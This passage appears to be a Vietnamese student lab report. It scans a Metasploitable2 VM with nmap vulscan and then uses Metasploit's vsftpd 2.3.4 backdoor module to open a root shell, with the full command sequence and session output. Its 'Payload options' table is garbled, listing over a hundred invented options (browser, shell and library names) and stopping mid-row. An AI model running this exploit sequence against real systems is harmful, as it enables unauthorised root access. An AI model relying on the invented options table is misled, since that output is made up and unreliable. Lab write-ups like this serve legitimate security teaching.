[28610] vsftpd SIGURG Handler Unspecified Issue
[28609] vsftpd tunable_chroot_local_user Filesystem Root Access
[6861] vsftpd Login Error Message Username Enumeration
[6306] vsftpd Connection Handling DoS
[4564] vsftpd on Red Hat Linux Restricted Access Failure
MAC Address: 00:0C:29:4E:3F:20 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.61 seconds

```

- Tìm lỗ hổng trên các dịch vụ HTTP của máy Meta với vulscan script:

**#nmap --script=vulscan/vulscan.nse -sV -p80 192.168.14.184**

```

root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# date
Thu Nov 16 13:28:46 +07 2023

root@B20AT094-Huong-Kali)-[/usr/share/nmap/scripts]
# nmap --script=vulscan/vulscan.nse -sV -p80 192.168.14.184
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-16 13:28 +07
Nmap scan report for 192.168.14.184
Host is up (0.00077s latency).
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_vulscan: VulDB - https://vuldb.com:
| [60632] Debian apache2 2.2.16-6/2.2.22-1/2.2.22-3 mod_php cross site scripting
| [23524] Apache James 2.2.0 Foundation retrieve memory leak
| MITRE CVE - https://cve.mitre.org:
| [CVE-2008-2364] The ap_proxy_http_process_response function in mod_proxy_http.c in the mod_proxy module in the Apache HTTP Server 2.0.63 and 2.2.8 does not limit the number of forwarded interim responses, which allows remote HTTP servers to cause a denial of service (memory consumption) via a large number of interim responses.
| [CVE-2013-1896] mod_dav.c in the Apache HTTP Server before 2.2.25 does not properly determine whether DAV is enabled for a URI, which allows remote attackers to cause a denial of service (segmentation fault) via a MERGE request in which the URI is configured for handling by the mod_dav_svn module, but a certain href attribute in XML data refers to a non-DAV URI.
| [CVE-2013-1862] mod_rewrite.c in the mod_rewrite module in the Apache HTTP Server 2.2.x before 2.2.25 writes data to a log file without sanitizing non-printable characters, which might allow remote attackers to execute arbitrary c
ommands via an HTTP request containing an escape sequence for a terminal emulator.
| [CVE-2013-1768] The BrokerFactory functionality in Apache OpenJPA 1.x before 1.2.3 and 2.x before 2.2.2 creates lo
cal executable JSP files containing logging trace data produced during deserialization of certain crafted OpenJPA ob
jects, which makes it easier for remote attackers to execute arbitrary code by creating a serialized object and leve
raging improperly secured server programs.
| [CVE-2013-1048] The Debian apache2ctl script in the apache2 package squeeze before 2.2.16-6+squeeze11, wheezy befo
re 2.2.22-13, and sid before 2.2.22-13 for the Apache HTTP Server on Debian GNU/Linux does not properly create the /
var/lock/apache2 lock directory, which allows local users to gain privileges via an unspecified symlink attack.
| [CVE-2012-4558] Multiple cross-site scripting (XSS) vulnerabilities in the balancer_handler function in the manage
r interface in mod_proxy_balancer.c in the mod_proxy_balancer module in the Apache HTTP Server 2.2.x before 2.2.24-d
ev and 2.4.x before 2.4.4 allow remote attackers to inject arbitrary web script or HTML via a crafted string.
| [CVE-2012-4557] The mod_proxy_ajp module in the Apache HTTP Server 2.2.12 through 2.2.21 places a worker node into
an error state upon detection of a long request-processing time, which allows remote attackers to cause a denial of
service (worker consumption) via an expensive request.
| [CVE-2012-3499] Multiple cross-site scripting (XSS) vulnerabilities in the Apache HTTP Server 2.2.x before 2.2.24-
dev and 2.4.x before 2.4.4 allow remote attackers to inject arbitrary web script or HTML via vectors involving hostn
ames and URIs in the (1) mod_imagemap, (2) mod_info, (3) mod_ldap, (4) mod_proxy_ftp, and (5) mod_status modules.
| [CVE-2012-1006] Multiple cross-site scripting (XSS) vulnerabilities in Apache Struts 2.0.14 and 2.2.3 allow remote
attackers to inject arbitrary web script or HTML via the (1) name or (2) lastName parameter to struts2-showcase/per
son/editPerson.action, or the (3) clientName parameter to struts2-rest-showcase/orders.
| [CVE-2012-0838] Apache Struts 2 before 2.2.3.1 evaluates a string as an OGNL expression during the handling of a c
onversion error, which allows remote attackers to modify run-time data values, and consequently execute arbitrary co
de, via invalid input to a field.
| [CVE-2012-0391] The ExceptionDelegator component in Apache Struts before 2.2.3.1 interprets parameter values as OG
NL expressions during certain exception handling for mismatched data types of properties, which allows remote attack
ers to execute arbitrary Java code via a crafted parameter.

```



- Tìm lỗ hổng trên các dịch vụ FTP của máy Meta với vulscan script và chỉ với cơ sở dữ liệu

liệu cve.csv:

```
#nmap --script=vulscan/vulscan.nse --script-args vulscandb=cve.csv -sV -p21 192.168.14.184
```

```
(root@B20AT094-Huon-Kali)-[/usr/share/nmap/scripts]
# date
Wed Nov 15 16:12:39 +07 2023

(root@B20AT094-Huon-Kali)-[/usr/share/nmap/scripts]
# nmap --script=vulscan/vulscan.nse --script-args vulscandb=cve.csv -sV -p21 192.168.14.184
Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-15 16:13 +07
Nmap scan report for 192.168.14.184
Host is up (0.00028s latency).

PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.4
| vulscan: cve.csv:
| [CVE-2011-0762] The vsf_filename_passes_filter function in ls.c in vsftpd before 2.3.3 allows remote authenticated
| users to cause a denial of service (CPU consumption and process slot exhaustion) via crafted glob expressions in ST
| AT commands in multiple FTP sessions, a different vulnerability than CVE-2010-2632.
|
|_
MAC Address: 00:0C:29:4E:3F:20 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.74 seconds
```

- Tìm lỗ hổng trên các dịch vụ HTTP của máy Meta với vulscan script và chỉ với cơ sở dữ liệu

liệu cve.csv:

```
#nmap --script=vulscan/vulscan.nse --script-args vulscandb=cve.csv -sV -p80 192.168.14.184
```

```
(root@B20AT094-Huon-Kali)-[/usr/share/nmap/scripts]
# date
Thu Nov 16 13:30:31 +07 2023

(root@B20AT094-Huon-Kali)-[/usr/share/nmap/scripts]
# nmap --script=vulscan/vulscan.nse --script-args vulscandb=cve.csv -sV -p80 192.168.14.184

Starting Nmap 7.94 ( https://nmap.org ) at 2023-11-16 13:30 +07
Nmap scan report for 192.168.14.184
Host is up (0.00053s latency).

PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.2.8 ((Ubuntu) DAV/2)
|_ http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
| vulscan: cve.csv:
| [CVE-2008-2364] The ap_proxy_http_process_response function in mod_proxy_http.c in the mod_proxy module in the Apa
| che HTTP Server 2.0.63 and 2.2.8 does not limit the number of forwarded interim responses, which allows remote HTTP
| servers to cause a denial of service (memory consumption) via a large number of interim responses.
| [CVE-2013-1896] mod_dav.c in the Apache HTTP Server before 2.2.25 does not properly determine whether DAV is enabl
| ed for a URI, which allows remote attackers to cause a denial of service (segmentation fault) via a MERGE request in
| which the URI is configured for handling by the mod_dav_svn module, but a certain href attribute in XML data refers
| to a non-DAV URI.
| [CVE-2013-1862] mod_rewrite.c in the mod_rewrite module in the Apache HTTP Server 2.2.x before 2.2.25 writes data
| to a log file without sanitizing non-printable characters, which might allow remote attackers to execute arbitrary c
| ommands via an HTTP request containing an escape sequence for a terminal emulator.
| [CVE-2013-1768] The BrokerFactory functionality in Apache OpenJPA 1.x before 1.2.3 and 2.x before 2.2.2 creates loc
| al executable JSP files containing logging trace data produced during deserialization of certain crafted OpenJPA ob
| jects, which makes it easier for remote attackers to execute arbitrary code by creating a serialized object and leve
| raging improperly secured server programs.
| [CVE-2013-1048] The Debian apache2ctl script in the apache2 package squeeze before 2.2.16-6+squeeze11, wheezy befo
| re 2.2.22-13, and sid before 2.2.22-13 for the Apache HTTP Server on Debian GNU/Linux does not properly create the /
| var/lock/apache2 lock directory, which allows local users to gain privileges via an unspecified symlink attack.
| [CVE-2012-4558] Multiple cross-site scripting (XSS) vulnerabilities in the balancer_handler function in the manage
| r interface in mod_proxy_balancer.c in the mod_proxy_balancer module in the Apache HTTP Server 2.2.x before 2.2.24-d
| ev and 2.4.x before 2.4.4 allow remote attackers to inject arbitrary web script or HTML via a crafted string.
| [CVE-2012-4557] The mod_proxy_ajp module in the Apache HTTP Server 2.2.12 through 2.2.21 places a worker node into
| an error state upon detection of a long request-processing time, which allows remote attackers to cause a denial of
| service (worker consumption) via an expensive request.
| [CVE-2012-3499] Multiple cross-site scripting (XSS) vulnerabilities in the Apache HTTP Server 2.2.x before 2.2.24-
| dev and 2.4.x before 2.4.4 allow remote attackers to inject arbitrary web script or HTML via vectors involving hostn
| ames and URIs in the (1) mod_imagemap, (2) mod_info, (3) mod_ldap, (4) mod_proxy_ftp, and (5) mod_status modules.
| [CVE-2012-1006] Multiple cross-site scripting (XSS) vulnerabilities in Apache Struts 2.0.14 and 2.2.3 allow remote
| attackers to inject arbitrary web script or HTML via the (1) name or (2) lastName parameter to struts2-showcase/per
| son/editPerson.action, or the (3) clientName parameter to struts2-rest-showcase/orders.
| [CVE-2012-0838] Apache Struts 2 before 2.2.3.1 evaluates a string as an OGNL expression during the handling of a c
| onversion error, which allows remote attackers to modify run-time data values, and consequently execute arbitrary co
| de, via invalid input to a field.
| [CVE-2012-0391] The ExceptionDelegate component in Apache Struts before 2.2.3.1 interprets parameter values as OG
| NL expressions during certain exception handling for mismatched data types of properties, which allows remote attack
| ers to execute arbitrary Java code via a crafted parameter.
| [CVE-2012-0216] The default configuration of the apache2 package in Debian GNU/Linux squeeze before 2.2.16-6+squee
| ze11, wheezy before 2.2.22-4, and sid before 2.2.22-4, when mod_php or mod_rivet is used, provides example scripts un
| der the doc/ URI, which might allow local users to conduct cross-site scripting (XSS) attacks, gain privileges, or o
| btain sensitive information via vectors involving localhost HTTP requests to the Apache HTTP Server.
| [CVE-2012-0053] protocol.c in the Apache HTTP Server 2.2.x through 2.2.21 does not properly restrict header inform
```





## Tiến hành tấn công

Chạy lệnh `search 2.3.4` để tìm module tấn công

```
(huong-at094@ B20AT094-Huong-Kali)-[~]
$ date
Thu Nov 16 13:02:38 +07 2023      /usr/share/nmap/scripts
                                     OGNL Injection
                                     OSCommerce Installer Unauthenticated Code Execution

(huong-at094@ B20AT094-Huong-Kali)-[~]
$ msfconsole -q
msf6 > search 2.3.4                /usr/share/nmap/scripts

Matching Modules
=====
#   Name                                                                 Disclosure Date    Rank     Check   Description
--   -
0   exploit/multi/http/struts2_namespace_ognl                          2018-08-22       excellent Yes      Apache Struts 2 Namespace Redirect OGNL Injection
1   auxiliary/gather/teamtalk_creds                                    2017-09-01       normal   No       TeamTalk Gather Credentials
2   exploit/unix/ftp/vsftpd_234_backdoor                               2011-07-03       excellent No       VSFTPD v2.3.4 Backdoor Command Execution
3   exploit/unix/http/zivif_ipcheck_exec                              2017-09-01       excellent No       Zivif Camera iptest.cgi Blind Remote Command Execution
4   exploit/multi/http/oscommerce_installer_unauth_code_exec          2018-04-30       excellent Yes      osCommerce Installer Unauthenticated Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/multi/http/oscommerce_installer_unauth_code_exec

msf6 > use 2
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

*Module: unix/ftp/vsftpd\_234\_backdoor*

Chạy lệnh `show options` để xem các tham số cần thêm

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

```
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
```

Name	Current Setting	Required	Description
CHOST		no	The local client address
CPORT		no	The local client port
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS		yes	The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT	21	yes	The target port (TCP)

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

```
Payload options (cmd/unix/interact):
```

Name	Current Setting	Required	Description
LURI		no	The URI to connect to
LHOST		no	The IP or hostname to connect to
LPORT		no	The remote port to connect to
LURI_PATH		no	The path to append to LURI
LURI_QUERY		no	The query string to append to LURI
LURI_FRAGMENT		no	The fragment identifier to append to LURI
LURI_PARAMS		no	The parameters to append to LURI
LURI_HEADERS		no	The headers to send with the request
LURI_BODY		no	The body to send with the request
LURI_METHOD		no	The HTTP method to use
LURI_TIMEOUT		no	The timeout in seconds for the connection
LURI_VERBOSE		no	Whether to enable verbose output
LURI_PROXY		no	The proxy to use for the connection
LURI_USER_AGENT		no	The user agent string to use
LURI_REFERER		no	The referer string to use
LURI_ACCEPT		no	The accept header value to use
LURI_ACCEPT_ENCODING		no	The accept-encoding header value to use
LURI_CACHE_CONTROL		no	The cache-control header value to use
LURI_CONNECTION		no	The connection header value to use
LURI_CONTENT_TYPE		no	The content-type header value to use
LURI_COOKIE		no	The cookie header value to use
LURI_HOST		no	The host header value to use
LURI_IPV6		no	Whether to use IPv6 for the connection
LURI_KEEP_ALIVE		no	Whether to keep the connection alive
LURI_MAX_REDIRECTS		no	The maximum number of redirects to follow
LURI_NO_VERIFY_CERT		no	Whether to skip certificate verification
LURI_PASSWORD		no	The password to use for authentication
LURI_USERNAME		no	The username to use for authentication
LURI_SSL		no	Whether to use SSL for the connection
LURI_TLS_VERSION		no	The TLS version to use
LURI_VERIFY_PEER		no	Whether to verify the peer's certificate
LURI_WRITE_TIMEOUT		no	The write timeout in seconds
LURI_READ_TIMEOUT		no	The read timeout in seconds
LURI_CONNECT_TIMEOUT		no	The connect timeout in seconds
LURI_SEND_TIMEOUT		no	The send timeout in seconds
LURI_RECV_TIMEOUT		no	The receive timeout in seconds
LURI_CLOSE_TIMEOUT		no	The close timeout in seconds
LURI_ABORT_TIMEOUT		no	The abort timeout in seconds
LURI_INTERRUPT_TIMEOUT		no	The interrupt timeout in seconds
LURI_POLL_TIMEOUT		no	The poll timeout in seconds
LURI_SELECT_TIMEOUT		no	The select timeout in seconds
LURI_EPOLL_TIMEOUT		no	The epoll timeout in seconds
LURI_KQUEUE_TIMEOUT		no	The kqueue timeout in seconds
LURI_PORTBANNER		no	Whether to send a port banner
LURI_VERBOSE_OUTPUT		no	Whether to enable verbose output
LURI_DEBUG		no	Whether to enable debug output
LURI_TRACE		no	Whether to enable trace output
LURI_LOGGING		no	Whether to enable logging
LURI_METASPLOIT		no	Whether to use Metasploit for the connection
LURI_METERpreter		no	Whether to use Meterpreter for the connection
LURI_SHELL		no	Whether to use a shell for the connection
LURI_CMD		no	Whether to use a command prompt for the connection
LURI_POWERSHELL		no	Whether to use PowerShell for the connection
LURI_BATCH		no	Whether to use a batch file for the connection
LURI_VBS		no	Whether to use a VBS script for the connection
LURI_JAVA		no	Whether to use Java for the connection
LURI_PHP		no	Whether to use PHP for the connection
LURI_PYTHON		no	Whether to use Python for the connection
LURI_RUBY		no	Whether to use Ruby for the connection
LURI_PERL		no	Whether to use Perl for the connection
LURI_CSH		no	Whether to use C-shell for the connection
LURI_ZSH		no	Whether to use Z-shell for the connection
LURI_FISH		no	Whether to use Fish shell for the connection
LURI_NU		no	Whether to use Nushell for the connection
LURI_ELVIS		no	Whether to use Elvish for the connection
LURI_TCL		no	Whether to use Tcl for the connection
LURI_LUA		no	Whether to use Lua for the connection
LURI_GNUPLOT		no	Whether to use Gnuplot for the connection
LURI_GIMP		no	Whether to use GIMP for the connection
LURI_FIREFOX		no	Whether to use Firefox for the connection
LURI_CHROME		no	Whether to use Chrome for the connection
LURI_EDGE		no	Whether to use Edge for the connection
LURI_OPERA		no	Whether to use Opera for the connection
LURI_SAFARI		no	Whether to use Safari for the connection
LURI_INTERNET_EXPLORER		no	Whether to use Internet Explorer for the connection
LURI_MICROSOFT_EDGE		no	Whether to use Microsoft Edge for the connection
LURI_APPLE_WEBKIT		no	Whether to use Apple WebKit for the connection
LURI_GECKO		no	Whether to use Gecko for the connection
LURI_BLAZEBIRD		no	Whether to use Blazebird for the connection
LURI_DOLFIN		no	Whether to use Dolfin for the connection
LURI_HYDRA		no	Whether to use Hydra for the connection
LURI_KHROMULON		no	Whether to use Khromulon for the connection
LURI_MARIONETTE		no	Whether to use Marionette for the connection
LURI_MOZILLA		no	Whether to use Mozilla for the connection
LURI_NETSCAPE		no	Whether to use Netscape for the connection
LURI_OPERA_MINI		no	Whether to use Opera Mini for the connection
LURI_SAFARI_MOBILE		no	Whether to use Safari Mobile for the connection
LURI_UCWEBKIT		no	Whether to use UCWebkit for the connection
LURI_WAP		no	Whether to use WAP for the connection
LURI_XBLAZE		no	Whether to use XBlaze for the connection
LURI_YUI		no	Whether to use YUI for the connection
LURI_ZEPTO		no	Whether to use Zepto for the connection
LURI_JQUERY		no	Whether to use jQuery for the connection
LURI_BOOTSTRAP		no	Whether to use Bootstrap for the connection
LURI_FONTAWESOME		no	Whether to use Font Awesome for the connection
LURI_SLICK		no	Whether to use Slick for the connection
LURI_ANIMATE_CSS		no	Whether to use Animate CSS for the connection
LURI_AJAX		no	Whether to use AJAX for the connection
LURI_XMLHttpRequest		no	Whether to use XMLHttpRequest for the connection
LURI_FormData		no	Whether to use FormData for the connection
LURI_FileReader		no	Whether to use FileReader for the connection
LURI_ImageBitmap		no	Whether to use ImageBitmap for the connection
LURI_OffscreenCanvas		no	Whether to use OffscreenCanvas for the connection
LURI_WorkletGlobalScope		no	Whether to use WorkletGlobalScope for the connection
LURI_ServiceWorkerGlobalScope		no	Whether to use ServiceWorkerGlobalScope for the connection
LURI_WindowOrWorkerGlobalScope		no	Whether to use WindowOrWorkerGlobalScope for the connection
LURI_GlobalThis		no	Whether to use GlobalThis for the connection
LURI_WebAssemblyMemoryView		no	Whether to use WebAssemblyMemoryView for the connection
LURI_WebAssemblyTable		no	Whether to use WebAssemblyTable for the connection
LURI_WebAssemblyTypedArray			

**Set RHOSTS 192.168.14.184 để đặt địa chỉ ip victim**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.14.184
RHOSTS => 192.168.14.184
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Chạy lệnh **exploit** để tiến hành khai thác

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.14.184
RHOSTS => 192.168.14.184
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.14.184:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.14.184:21 - USER: 331 Please specify the password.
[+] 192.168.14.184:21 - Backdoor service has been spawned, handling...
[+] 192.168.14.184:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.14.182:39319 -> 192.168.14.184:6200) at 2023-11-16 13:08:58 +0700

whoami
root
uname -a
Linux B20AT094-Huong-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:4e:3f:20
          inet addr:192.168.14.184  Bcast:192.168.14.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe4e:3f20/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:16217 errors:2 dropped:2 overruns:0 frame:0
          TX packets:6865 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:1102151 (1.0 MB)  TX bytes:1082988 (1.0 MB)
          Interrupt:17 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:2551 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2551 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:1210729 (1.1 MB)  TX bytes:1210729 (1.1 MB)
```

*Mở shell và tấn công thành công máy metasploitable2*